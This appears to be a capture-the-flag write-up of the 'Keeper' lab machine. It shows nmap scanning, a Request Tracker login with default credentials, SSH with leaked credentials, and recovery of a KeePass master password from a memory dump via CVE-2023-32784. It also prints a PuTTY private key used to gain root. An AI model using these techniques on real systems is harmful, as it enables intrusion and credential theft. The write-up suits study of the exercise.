Erel Regev

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Intro

Scanning:

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ nmap 10.129.119.225 -sV
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-15 16:16 EDT
Nmap scan report for keeper.htb (10.129.119.225)
Host is up (0.14s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.63 seconds
```

Adding the domain to /etc/hosts:

```
┌──(root㉿kali)-[/home/kali]
└─# nano /etc/hosts
```

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
Testing Functionality: Web




A sub domain was given.


Adding the new subdomain to the /etc/hosts file as well:

```
10.129.119.225 keeper.htb
10.129.119.225 tickets.keeper.htb
```

We got a login page:



Note the following version:



Tried to login in order to capture the request and see how the parameters are being delivered:

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

User

I read a bit about the RT version.

RT is commonly used for managing tasks, issues, and tickets in various organizations.

Found this online.

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Burp Suite Professional v2023.2.2 - Temporary Project - licensed to h3110w0r1d

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Lea

Intercept HTTP history WebSockets history Proxy settings


Request to http://tickets.keeper.htb:80 [10.129.119.225]

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```
POST /rt/NoAuth/Login.html HTTP/1.1
Host: tickets.keeper.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 61
Origin: http://tickets.keeper.htb
Connection: close
Referer: http://tickets.keeper.htb/rt/NoAuth/Login.html
Cookie: RT_SID_tickets.keeper.htb.80=f9dddc75c41d068e0a2e01bd5128a878
Upgrade-Insecure-Requests: 1

user=root&pass=password&next=cf2c869f37a80247ee4cce345f134d66
```



Admin → Users → Select

Note the user lnorgaard.

When clicking on the user:

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I managed to Login via SSH using the credentials lnorgaard:Welcome2023!

```
┌──(kali㉿kali)-[~/…/HTB/TOOLS/smuggler/payloads]
└─$ ssh lnorgaard@10.129.119.225
lnorgaard@10.129.119.225's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
You have mail.
Last login: Tue Aug  8 11:31:22 2023 from 10.10.14.23
lnorgaard@keeper:~$ ls
RT30000.zip  user.txt
lnorgaard@keeper:~$ cat user.txt
f[redacted]39
l[redacted]
```

Root

Note the zip file in the user's directory (see above picture).

```
lnorgaard@keeper:~$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

```
┌──(kali㉿kali)-[~/Desktop/HTB/Machines/keeper]
└─$ sudo wget 10.129.119.225:8000/RT30000.zip
--2023-08-15 16:54:42--  http://10.129.119.225:8000/RT30000.zip
Connecting to 10.129.119.225:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 87391651 (83M) [application/zip]
Saving to: 'RT30000.zip'

RT30000.zip                 100%[===================================>]  83.34M   665KB/s    in 2m 6s

2023-08-15 16:56:48 (676 KB/s) - 'RT30000.zip' saved [87391651/87391651]
```

```
┌──(kali㉿kali)-[~/Desktop/HTB/Machines/keeper]
└─$ unzip RT30000.zip
Archive:  RT30000.zip
  inflating: KeePassDumpFull.dmp
 extracting: passcodes.kdbx
```

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

KeePass is a free and open-source password manager that allows users to securely store and manage their passwords and other sensitive information.

Let's try to vies the dmp file. Install gdb:

https://aka.ms/windbg/download

I dropped the file in the application and typed !analyze -v as mentioned in the description there.

As part of the results, the version used could be seenL

```
Key   : Failure.Hash
Value: {a106cd41-a8b1-c51d-6d94-a75661270841}

Key   : Timeline.OS.Boot.DeltaSec
Value: 244

Key   : Timeline.Process.Start.DeltaSec
Value: 75

Key   : WER.OS.Branch
Value: vb_release

Key   : WER.OS.Version
Value: 10.0.19041.1

Key   : WER.Process.Version
Value: 2.53.1.0
```

Short research on the internet exposed the following:

https://nvd.nist.gov/vuln/detail/CVE-2023-32784

"In KeePass 2.x before 2.54, it is possible to recover the cleartext master password from a memory dump, even when a workspace is locked or no longer running. The memory dump can be a KeePass process dump, swap file (pagefile.sys), hibernation file (hiberfil.sys), or RAM dump of the entire system. The first character cannot be recovered. In 2.54, there is different API usage and/or random string insertion for mitigation."

POC that can be used:

https://github.com/vdohney/keepass-password-dumper

followed the instructions for using this program:

1. Install .NET
2. Download keepass-password-dumper
3. Navigate into the tool's directory
4. Use the command: dotnet run $PATH_TO_DMP_FILE

NET is a software development framework developed by Microsoft that primarily runs on Microsoft Windows. It provides a comprehensive and consistent programming model for building various types of applications, including desktop applications, web applications, mobile applications, cloud-based services, and more. The

framework offers a set of tools, libraries, and runtime environments that developers can use to create and execute applications.

C:\Windows\System32\cmd.exe - dotnet run C:\Users\Malware\Desktop\KeePassDumpFull.dmp

```
Microsoft Windows [Version 10.0.16299.98]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\Malware\Desktop\keepass-password-dumper>dotnet run C:\Users\Malware\Desktop\KeePassDumpFull.dmp

Welcome to .NET 7.0!
---------------------
SDK Version: 7.0.400

Telemetry
---------
The .NET tools collect usage data in order to help us improve your experience. It is collected by Microsoft and shared w
ith the community. You can opt-out of telemetry by setting the DOTNET_CLI_TELEMETRY_OPTOUT environment variable to '1' o
r 'true' using your favorite shell.

Read more about .NET CLI Tools telemetry: https://aka.ms/dotnet-cli-telemetry
```

C:\Windows\System32\cmd.exe

```
Found: **d
Found: **d
Found: **d
Found: **d
Found: **d
Found: **d
Found: **d
Found: **d
Found: **d
Found: **d
Found: ***g
Found: ***g
Found: ***g
Found: ***g
Found: ***g
Found: ***g
Found: ***g
Found: ***g
Found: ***g
Found: ***g
Found: ****r
Found: ****r
Found: ****r
Found: ****r
Found: ****r
Found: ****r
Found: ****r
Found: ****r
Found: ****r
Found: ****r
```

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```
C:\Windows\System32\cmd.exe
Found: *=
Found: *_
Found: *c
Found: *M

Password candidates (character positions):
Unknown characters are displayed as "*"
1.:     *
2.:     ,, l, `, -, ', ], A, I, :, =, _, c, M,
3.:     d,
4.:     g,
5.:     r,
6.:     *
7.:     d,
8.:      ,
9.:     m,
10.:    e,
11.:    d,
12.:     ,
13.:    f,
14.:    l,
15.:    *
16.:    d,
17.:    e,
Combined: *{,, l, `, -, ', ], A, I, :, =, _, c, M}dgr*d med fl*de

C:\Users\Malware\Desktop\keepass-password-dumper>
```

Ok, this looks like its our flag (by syntax) or a password. Let's see how we build it together. It is possible to see that there are missing characters that marked as Unknown (see the message in the output – marked with *)

And we receive the following as well:

dgr*d med fl*de

I used Google dorks to see if I find this combination somewhere on the internet:

Well it seems to be a swedish pudding?

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

Note that I was searching for: dgr*d med fl*de


And received: Rødgrød Med Fløde – which looks like a full name.

I used “rødgrød med fløde” as a password. After some testing, it needs to be with lower-case letter and the spaces.





While investigating the case, I noticed there is a private key there:



It also mentions PuTTY. Therefore I will save the rsa (private) key using the .ppk extension:

A .ppk file, also known as a PuTTY Private Key file, is a file format used to store private keys used for SSH (Secure Shell) authentication. SSH is a cryptographic network protocol that allows secure remote access to servers and other devices over an unsecured network.

```
Private-Lines: 14
AAABAQCB0dgBvETt8/UFNdG/X2hnXTPZKSzQxxkicDw6VR+1ye/t/dOS2yjbnr6j
oDni1wZdo7hTpJ5ZjdmzwxVCChNIc45cb3hXK3IYHe07psTuGgyYCSZWSGn8ZCih
kmyZTZOV9eq1D6P1uB6AXSKuwc03h97zOoyf6p+xgcYXwkp44/otK4ScF2hEputY
f7n24kvL0WlBQThsiLkKcz3/Cz7BdCkn+Lvf8iyA6VF0p14cFTM9Lsd7t/plLJzT
VkCew1DZuYnYOGQxHYW6WQ4V6rCwpsMSMLD450XJ4zfGLN8aw5KO1/TccbTgWivz
UXjcCAviPpmSXB19UG8JlTpgORyhAAAAgQD2kfhSA+/ASrc04ZIVagCge1Qq8iWs
OxG8eoCMW8DhhbvL6YKAfEvj3xeahXexlVwUOcDXO7Ti0QSV2sUw7E71cvl/ExGz
in6qyp3R4yAaV7PiMtLTgBkqs4AA3rcJZpJb01AZB8TBK91QIZGOswi3/uYrIZ1r
SsGN1FbK/meH9QAAAIEArbz8aWansqPtE+6Ye8Nq3G2R1PYhp5yXpxiE89L87NIV
09ygQ7Aec+C24TOykiwyPaOBlmMe+Nyaxss/gc7o9TnHNPFJ5iRyiXagT4E2WEEa
xHhv1PDdSrE8tB9V8ox1kxBrxAvYIZgceHRFrwPrF823PeNWLC2BNwEId0G76VkA
AACAVWJoksugJOovtA27Bamd7NRPvIa4dsMaQeXckVh19/TF8oZMDuJoiGyq6faD
AF9Z7Oehlo1Qt7oqGr8cVLbOT8aLqqbcax9nSKE67n7I5zrfoGynLzYkd3cETnGy
NNkjMjrocfmxfkvuJ7smEFMg7ZywW7CBWKGozgz67tKz9Is=
Private-MAC: b0a0fd2edf4f0e557200121aa673732c9e76750739db05adc3ab65ec34c55cb0

┌──(kali㉿kali)-[~/Desktop/HTB/Machines/keeper]
└─$ cat key.ppk
```

I used puttygen in my Linux machine to establish the connection using the saved key:

```
┌──(kali㉿kali)-[~/Desktop/HTB/Machines/keeper]
└─$ puttygen key.ppk -O private-openssh -o file.pem

┌──(kali㉿kali)-[~/Desktop/HTB/Machines/keeper]
└─$ ls -l
total 332828
-rw------- 1 kali kali      1675 Aug 16 03:26 file.pem
```

The command is used to convert a PuTTY Private Key (.ppk) file into an OpenSSH-compatible private key file in .pem format.

A .pem file is a widely used file format in the context of encryption and cryptography. It stands for "Privacy Enhanced Mail," but the term is often used more broadly to refer to a format for storing various types of cryptographic objects, such as certificates, private keys, and public keys. The .pem format is based on the Base64 encoding method and is typically used to represent textual data in a human-readable form.

I used the ssh -I command and using the .pem file:

```
┌──(kali㉿kali)-[~/Desktop/HTB/Machines/keeper]
└─$ ssh -i file.pem root@10.129.189.34
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
You have new mail.
Last login: Tue Aug  8 19:00:06 2023 from 10.10.14.41
root@keeper:~# ls
root.txt  RT30000.zip  SQL
root@keeper:~# cat root.txt
c7b6eeecf6618771617506cd6fec3b79
root@keeper:~#
```

We got the root flag!

Conclusion